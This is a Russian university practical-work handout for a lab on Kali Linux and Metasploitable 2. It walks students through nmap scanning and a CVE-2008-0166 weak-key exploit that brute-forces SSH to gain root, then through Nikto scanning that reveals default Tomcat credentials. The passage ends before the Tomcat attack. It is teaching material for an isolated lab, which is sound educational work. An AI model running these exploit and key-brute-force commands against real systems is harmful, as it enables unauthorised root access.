



МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение высшего образования

«МИРЭА – Российский технологический университет» РТУ МИРЭА

РТУ МИРЭА

Институт кибербезопасности и цифровых технологий

Кафедра КБ-2 «Информационно-аналитические системы кибербезопасности»

Практическая работа № 5

по дисциплине «Безопасность Операционных систем»

«Основы Kali Linux ч.2»

Москва

2025

ГЛАВА 1. ОСНОВЫ

1.1. Подготовка учебного стенда

Порядок выполнения работы

1. Установка Kali Linux

Скачайте готовую виртуальную машину с актуальной версией Kali linux с сайта Kali.org

<https://www.kali.org/get-kali/#kali-virtual-machines>

Разархивируйте архив *kali-linux-2025.1a-virtualbox-amd64.7z* в папку D:\VM\

Запустите *kali-linux-2025.1a-virtualbox-amd64.vbox*

Учетные данные для входа в систему:

логин: *kali*

пароль: *kali*

2. Установка Metasploitable 2

Скачайте готовую виртуальную машину Metasploitable 2

<https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

Разархивируйте архив *metasploitable-linux-2.0.0.zip* в папку D:\VM\

Создайте виртуальную машину

Если после установки и запуска вы получили следующую ошибку,




Рис. 1. Ошибка при запуске metasploitable 2

то в зайдите в настройки виртуальной машины и поставьте галочку Включить PAE/NX на вкладке Система -> Процессор




Рис. 2. Настройки виртуальной машины metasploitable 2

Учетные данные для входа в систему:


логин: *msfadmin*

пароль: *msfadmin*

3. Настройка и проверка сетевого взаимодействия

Зайдите в настройки VirtualBox и добавьте сеть NAT

Рис. 3. Добавление сети NAT



Измените IP адрес сети 10.0.X.0/24, где X - это ваш порядковый номер по списку группы.




Рис. 4. Детали сети NAT

В настройках сети виртуальных машин Kali linux и Metasploitable 2 необходимо указать тип подключения: Сеть NAT и выбрать сеть, которую вы только что создали.




Рис. 5. Настройки сетевого адаптера виртуальных машин

Запустите обе виртуальные машины и проверьте IP адреса с помощью команды

ip a

Обе виртуальные машины должны находиться в одной сети.

Задание:

- На VM Kali Linux выполните команду
`ping {ip-адрес VM metasploitable 2}`
- Сделайте screenshot.

ГЛАВА 2. ТЕСТИРОВАНИЕ СЕРВИСОВ

2.2. Тестирование сервиса SSH

В предыдущей работе вы смогли получить рут-права цели, основываясь только на использовании сканера nmap. В этой практической работе вы будете получать рут-права другим способом.

Получите список открытых портов на целевой машине, сделайте screenshot.

```
nmap -p- 10.0.X.*
```

Обратите внимание на открытый порт 22, который использует сервис SSH. Сделайте более углубленное сканирование этого порта.

```
nmap -T4 -A -p 22 10.0.X.*
```

Из этого запроса вы получили название сервиса ssh, изучить его особенности можно в интернете. Помимо названия сервиса были получены хэши ключей ssh.

```
(root@test-kali)-[/home/kali]
# nmap -T4 -A -p 22 10.0.100.5
Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-31 11:15 EDT
Nmap scan report for 10.0.100.5
Host is up (0.00046s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
| 1024 600fctef1c05f6a74d69024fac4d56ccd (DSA)
| 2048 5656240f211ddea72bae61b1243de8f3 (RSA)
|_ MAC Address: 08:00:27:E5:57:DA (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.46 ms  10.0.100.5

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.37 seconds

(root@test-kali)-[/home/kali]
```

Рисунок 25. Хэши ключей ssh

Нас будет интересовать текущая уязвимость, которая называется:

«Уязвимость генератора случайных чисел OpenSSH/OpenSSL».

Дополнительную информацию об этой уязвимости можно получить по ссылке <https://nvd.nist.gov/vuln/detail/CVE-2008-0166>.

Воспользуйтесь поисковиком по коду уязвимости CVE-2008-0166. Первая ссылка в поиске ведет нас на ресурс GitHub.

Как видим, существует несколько эксплойтов на разных языках программирования. Выберем эксплойт, который написан на Python, но можно выбрать любой из них. Автор добавил подробную инструкцию по его установке, что сильно упрощает работу:




Рисунок 26. Страница с описанием эксплойта




Рисунок 27. Описание работы с эксплойтом

Для запуска эксплойта нужны три шага. Сначала нужно скачать архив, с помощью команды «**wget**». Но нужно проскроллить страницу в самый верх и найти вкладку **Download**. Далее нажать правой кнопкой мыши и выбрать

«Copy Link Location».

Перейдите в терминал и выполните команду
`wget {адрес ссылки на эксплойт}`



```
(root@kali)~# wget https://www.exploit-db.com/download/5720
--2022-10-31 11:22:33-- https://www.exploit-db.com/download/5720
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4346 (4.2K) [application/txt]
Saving to: '5720'

5720                                100%[=====] 4.24K --KB/s  in 0s

2022-10-31 11:22:33 (61.5 MB/s) - '5720' saved [4346/4346]
```

Рисунок 28. Использование wget

После загрузки нужно запустить скрипт.

`python2 5720`



```
(root@kali)~# python2 5720
-OpenSSL Debian exploit- by ||WarCat team|| warcat.no-ip.org
./exploit.py <dir> <host> <user> [[port] [threads]]
<dir>: Path to SSH privatekeys (ex. /home/john/keys) without final slash
<host>: The victim host
<user>: The user of the victim host
[port]: The SSH port of the victim host (default 22)
[threads]: Number of threads (default 4) Too big number is bad
```

Рисунок 29. Запуск скрипта

Скрипт сработал корректно и отлично работает и у вас в терминале появился вывод того, как нужно использовать данный эксплойт. Далее нужно скачать один из двух файлов, которые нас просит загрузить автор эксплойта (п. 1 на Рисунок 27)

Выполните загрузку через **wget**, отобразите файлы в вашей директории с помощью команды **ls**, сделайте **screenshot**.

В отчёте о выполненной работе необходимо указать:

- описание уязвимости и решения по ликвидации уязвимости;
- описание основных ключей команды wget.

Немного об этой уязвимости. При настройке ssh-сервера необходимо заменить ключи по умолчанию на новые, чтобы Вы могли на нем авторизоваться.

Если не углубляться в шифрование и особенности его работы, для упрощения можно рассматривать этот ключ как пароль, который позволяет

пройти авторизацию. В более старых версиях Debian были проблемы с генерированием подобных ключей. В данной версии Debian, при создании ключей есть баг, который ограничивает максимально возможное количество сгенерированных ключей, т.е. вместо огромного количества ключей ограничивал количество созданных ключей, а это значит, что кто-то мог написать скрипт и подобрать комбинацию ваших ключей.

Сейчас вы используете именно этот эксплойт. Файл, который вы скачали, содержит диапазон всех возможных ключей, и один из них точно подойдет, и вы сможете пройти ssh авторизацию.

Обратите внимание на скачанный вами файл - это файл **tar.bz2**.

Чтобы узнать больше о типах файлов **tar** и **bz2** выполните команду

```
file {имя файла}
```




```
(root@test-kali)-[/home/kali]
# file 5622.tar.bz2
5622.tar.bz2: bzip2 compressed data, block size = 900k
```

Рисунок 30. Описание файла

Выводится сообщение, что это данные **bzip2**. Теперь вы знаете, что файлы с расширением **bz2** – это файлы **bzip2**.

Далее можно посмотреть опции **bzip2**, с помощью команды

```
bzip2 --help
```



```
(root@test-kali)-[/home/kali]
# bzip2 --help
bzip2, a block-sorting file compressor.  Version 1.0.8, 13-Jul-2019.

usage: bzip2 [flags and input files in any order]

-h --help           print this message
-d --decompress     force decompression
-z --compress       force compression
-k --keep           keep (don't delete) input files
-f --force          overwrite existing output files
-t --test           test compressed file integrity
-c --stdout         output to standard out
-q --quiet          suppress noncritical error messages
-v --verbose        be verbose (a 2nd -v gives more)
-L --license        display software version & license
-V --version        display software version & license
-s --small          use less memory (at most 2500k)
-1 .. -9           set block size to 100k .. 900k
--fast             alias for -1
--best             alias for -9
```


Рисунок 31. Help по bzip2

Как видите опция **-d** распаковывает этот файл. Выполните команду `bzip2 -d 5622.tar.bz2`

С помощью команды **ls** отобразите содержимое текущей директории, появился файл с расширением .tar

```
(root@test-kali)-[/home/kali]
# ls
5622.tar Desktop Downloads
5720 Documents metasploitable2.gn
```

Рисунок 32. Результат извлечения файлов из архива bzip2

Для удобства дальнейшей работы создайте новую директорию **lab5** и переместим в нее файлы 5720, 5622.tar

`mkdir {название директории}`

`mv {имя файла 1} {имя файла 2} ./{название директории}`

С помощью команды **cd** переместитесь в созданную директорию, отобразите ее содержимое и сделайте **screenshot**.

Чтобы извлечь содержимое архива необходимо выполнить команду

`tar xvf 5622.tar`

```
(root@test-kali)-[/home/kali/lab5]
# tar xvf 5622.tar
rsa/
rsa/2048/
rsa/2048/2712a6d5cec99f295a0c468b830a370d-28940.pub
rsa/2048/eaddc9bba9bf3c0832f443706903cd14-28712.pub
rsa/2048/0bdcea11b2c628c7fd8bc4b04ca43668-12474
rsa/2048/3fabfedd883c3cef69881a4fc30fdac7-3828.pub
rsa/2048/a508919ec49fcf91ad0ecf8472349d9b-3039.pub
rsa/2048/9ddc1879b9ac311f24a81e835aac5866-28340.pub
rsa/2048/37cb6c02b84dfab70b7e0ad014a00414-27656.pub
rsa/2048/17b33876782270d00f0aa284757e82ba-15477.pub
rsa/2048/be74666ad474495ab736fc3202477d84-6942
rsa/2048/47768d697b20113b3d9ef95e05733385-10400.pub
rsa/2048/4c76e5bbc84f79b40de73dd397df8732-4972.pub
rsa/2048/f75da80d947a45ce56f01a1a78c53e49-8490.pub
```

Рисунок 33. Извлечение файлов из архива tar

Все это возможные ключи, которые вы будете использовать при тестировании цели, и один из них должен подойти.

У вас появилась новая директория «rsa/». Можно проверьте ее содержимое:

```
(root@kali)~# ls -la /home/kali/lab5/rsa/2048
total 16
drwxr-xr-x 2 root root 4096 Nov 15 19:26
-rw-r--r-- 1 root root 1024 Nov 15 19:26 0002d5af29276c95a49dc2ab3b506707-23747
-rw-r--r-- 1 root root 1024 Nov 15 19:26 0002d5af29276c95a49dc2ab3b506707-23747.pub
-rw-r--r-- 1 root root 1024 Nov 15 19:26 00030d8fbf8ef4e6c7c878e5a3700192-29213
-rw-r--r-- 1 root root 1024 Nov 15 19:26 00030d8fbf8ef4e6c7c878e5a3700192-29213.pub
-rw-r--r-- 1 root root 1024 Nov 15 19:26 0004c120c8d0b5820c5d84d35e3c8d19-20980
-rw-r--r-- 1 root root 1024 Nov 15 19:26 0004c120c8d0b5820c5d84d35e3c8d19-20980.pub
-rw-r--r-- 1 root root 1024 Nov 15 19:26 00055066466fe1a24339bce3cc97f4fb-615
-rw-r--r-- 1 root root 1024 Nov 15 19:26 00055066466fe1a24339bce3cc97f4fb-615.pub
-rw-r--r-- 1 root root 1024 Nov 15 19:26 0005747d79401a31f2ebf94c8aaa4fb7-29173
-rw-r--r-- 1 root root 1024 Nov 15 19:26 0005747d79401a31f2ebf94c8aaa4fb7-29173.pub
-rw-r--r-- 1 root root 1024 Nov 15 19:26 0007ebc0297426bd78560972fccdf738-19781
-rw-r--r-- 1 root root 1024 Nov 15 19:26 0007ebc0297426bd78560972fccdf738-19781.pub
-rw-r--r-- 1 root root 1024 Nov 15 19:26 000816d3519666c6f2dae9ee36cda065-8358
-rw-r--r-- 1 root root 1024 Nov 15 19:26 7faaa49afea2c1ae312bbf7fa6b3403f-1401
-rw-r--r-- 1 root root 1024 Nov 15 19:26 7faaa49afea2c1ae312bbf7fa6b3403f-1401.pub
-rw-r--r-- 1 root root 1024 Nov 15 19:26 7fad2b221e246f0720f6c9de554b3f10-32338
-rw-r--r-- 1 root root 1024 Nov 15 19:26 7fad2b221e246f0720f6c9de554b3f10-32338.pub
-rw-r--r-- 1 root root 1024 Nov 15 19:26 7fae82c6ee56aae7128a1fc4b68c8816-21006
-rw-r--r-- 1 root root 1024 Nov 15 19:26 7fae82c6ee56aae7128a1fc4b68c8816-21006.pub
-rw-r--r-- 1 root root 1024 Nov 15 19:26 7fb06bd46224b4f1915b65cac25f49f1-8928
-rw-r--r-- 1 root root 1024 Nov 15 19:26 7fb06bd46224b4f1915b65cac25f49f1-8928.pub
-rw-r--r-- 1 root root 1024 Nov 15 19:26 7fb38732633d4afa838c4c562231ea1c-8139
-rw-r--r-- 1 root root 1024 Nov 15 19:26 7fb38732633d4afa838c4c562231ea1c-8139.pub
-rw-r--r-- 1 root root 1024 Nov 15 19:26 7fb8dc16704b103339ae1af8bb4a6fff-997
-rw-r--r-- 1 root root 1024 Nov 15 19:26 7fb8dc16704b103339ae1af8bb4a6fff-997.pub
-rw-r--r-- 1 root root 1024 Nov 15 19:26 7fb92ee77c941eb15a1926d097dfb555-20341
-rw-r--r-- 1 root root 1024 Nov 15 19:26 7fb92ee77c941eb15a1926d097dfb555-20341.pub
```

Рисунок 34. Содержимое директории rsa/2048

Обратите внимание, что в папке находятся пары ключей: ***** и *****.pub.

Вам нужно запустить эксплойт. Сначала нужно прописать исполнение самого эксплойта, затем путь до ключей, после этого указать ip-адрес нашей цели и указать номер порта. Получается команда

```
python2 5720 rsa/2048 10.0.X.* root 22 10
```

Обратите внимание на номер порта, а именно 22. Имейте ввиду, что разные сервера ssh могут быть запущены на разных портах. Всегда нужно проверять есть ли на атакуемой машине другой ssh-сервер, который использует другой порт.

Итак, подбор ключей завершился успешно, и автор эксплойта добавил фишу в свой скрипт, а именно, можно выполнять готовую команду для взлома цели по ssh.

Скопируйте команду

```
ssh -lroot -p22 -i rsa/2048/*** 10.0.X.*
```

и вставьте ее в терминале

Отлично, вы авторизировались как рут-пользователь. вы нашли еще один способ, как попасть в систему. Для того, чтобы завершить соединение, нужно просто выполнить команду «exit».

Не отчаивайтесь, если у вас не получилось. На самом деле актуальные ключи ssh мы получили с помощью сканирования nmap (см. Рисунок 25).

В отчёте о выполненной работе необходимо указать:

- с помощью блок-схем изобразите схему работы OpenSSH;
- заново проведите сканирование nmap по порту 22, сохраните название ключа rsa (2048). Используя **grep** найдите пару ключей в папке rsa/2048/ и переместите их в отдельную папку **keys**;
- создайте файл **test** и заархивируйте его с помощью **bzip2**, сделайте **screenshot**;

- создайте папку **test2** и заархивируйте ее с помощью **tar**, результат приложите скриншотом. Дайте описание использованным ключам.

2.3. Тестирование WEB сервиса

Рассмотрим инструмент под названием «Nikto». Этот инструмент предназначен для сканирования уязвимостей веб-приложений. Nikto сканирует сайты на предмет возможных уязвимостей.

Если запустить сканер с помощью команды «nikto» без параметров, то вы увидите ошибку:

```
(root@kali)~# nikto
- Nikto v2.1.6

+ ERROR: No host or URL specified

- config+      Use this config file
- Display+     Turn on/off display outputs
- dbcheck+     check database and other key files for syntax errors
- Format+      save file (-o) format
- Help+        Extended help information
- host+        target host/URL
- id+          Host authentication to use, format is id:pass or id:pass:realm
- list-plugins List all available plugins
- output+      Write output to this file
- noSSL+       Disables using SSL
- no404+       Disables 404 checks
- Plugins+     List of plugins to run (default: ALL)
- port+        Port to use (default 80)
- root+        Prepend root value to all requests, format is /directory
- ssl+         Force ssl mode on port
- Tuning+      Scan tuning
- timeout+     Timeout for requests (default 10 seconds)
- update+      Update databases and plugins from CIRT.net
- Version+     Print plugin and database versions
- vhost+       Virtual host (for Host header)
               + requires a value

Note: This is the short help output. Use -H for full help text.
```

Рисунок 35. Запуск программы nikto без параметров

Иными словами, для корректной работы инструмента вам нужно указывать некоторые опции, в частности, «**-host {ip-адрес}**». Имейте ввиду, что на атакуемой машине несколько веб-серверов. Один из них использует 80 порт (сервер **Apache**), а другой 8180 (**Apache Tomcat**).

Давайте поработаем с сервером **Apache Tomcat**. В команду добавляем опцию «**-p**», а также порт **8180**, т.к. по умолчанию используется 80 порт, который вам пока что не нужен.

```
nikto -host 10.0.X.* -p 8180
```

Nikto запустился, и вам нужно подождать результат работы инструмента. Вы нашли различные уязвимости, которые потенциально можно эксплуатировать. К примеру, методы **HTTP**, которые позволяют нам загружать или удалять файлы с сервера.

```
(root@kali:~) # nikto -host 10.0.100.5 -p 8180
- Nikto v2.1.6

+ Target IP: 10.0.100.5
+ Target Hostname: 10.0.100.5
+ Target Port: 8180
+ Start Time: 2022-10-31 14:10:48 (GMT-4)

+ Server: Apache-Coyote/1.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-39272: /favicon.ico file identifies this app/server as: Apache Tomcat (possibly 5.5.26 through 8.0.15), Alfresco Community
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS
+ OSVDB-2977: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ /: Appears to be a default Apache Tomcat install.
+ Cookie JSESSIONID created without the httponly flag
+ OSVDB-376: /admin/contextAdmin/contextAdmin.html: Tomcat may be configured to let attackers read arbitrary files. Restrict access to /admin.
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3233: /tomcat-docs/index.html: Default Apache Tomcat documentation found.
+ OSVDB-3233: /manager/html-manager-howto.html: Tomcat documentation found.
+ OSVDB-3233: /manager/manager-howto.html: Tomcat documentation found.
+ OSVDB-3092: /webdav/index.html: WebDAV support is enabled.
+ OSVDB-3233: /jsp-examples/: Apache Java Server Pages documentation.
+ /admin/account.html: Admin login page/section found.
+ /admin/controlpanel.html: Admin login page/section found.
+ /admin/cp.html: Admin login page/section found.
```

Рисунок 36. Результат сканирования программой nikto

Не будем подробно останавливаться на этой уязвимости, рассмотрим другую на сервере Tomcat. Эта уязвимость позволяет удаленно выполнять команды **на сервере**. Для начала эксплуатации вам нужно авторизоваться, т.е. нужны правильные учетные данные.

К счастью, сканер «Nikto» обнаружил учетные данные, которые принадлежат ему.

```
+ Default account found for 'Tomcat Manager Application' at /manager/html (ID 'tomcat', PW 'tomcat'). Apache Tomcat.
```

Рисунок 37. Обнаруженные учетные данные

На этом сервере используются стандартные имя пользователя и пароль. Можно проверить вручную для авторизации на веб-сервере. Для проверки переходим в браузер и вводим айпи адрес и порт.

http://10.0.X.*:8180

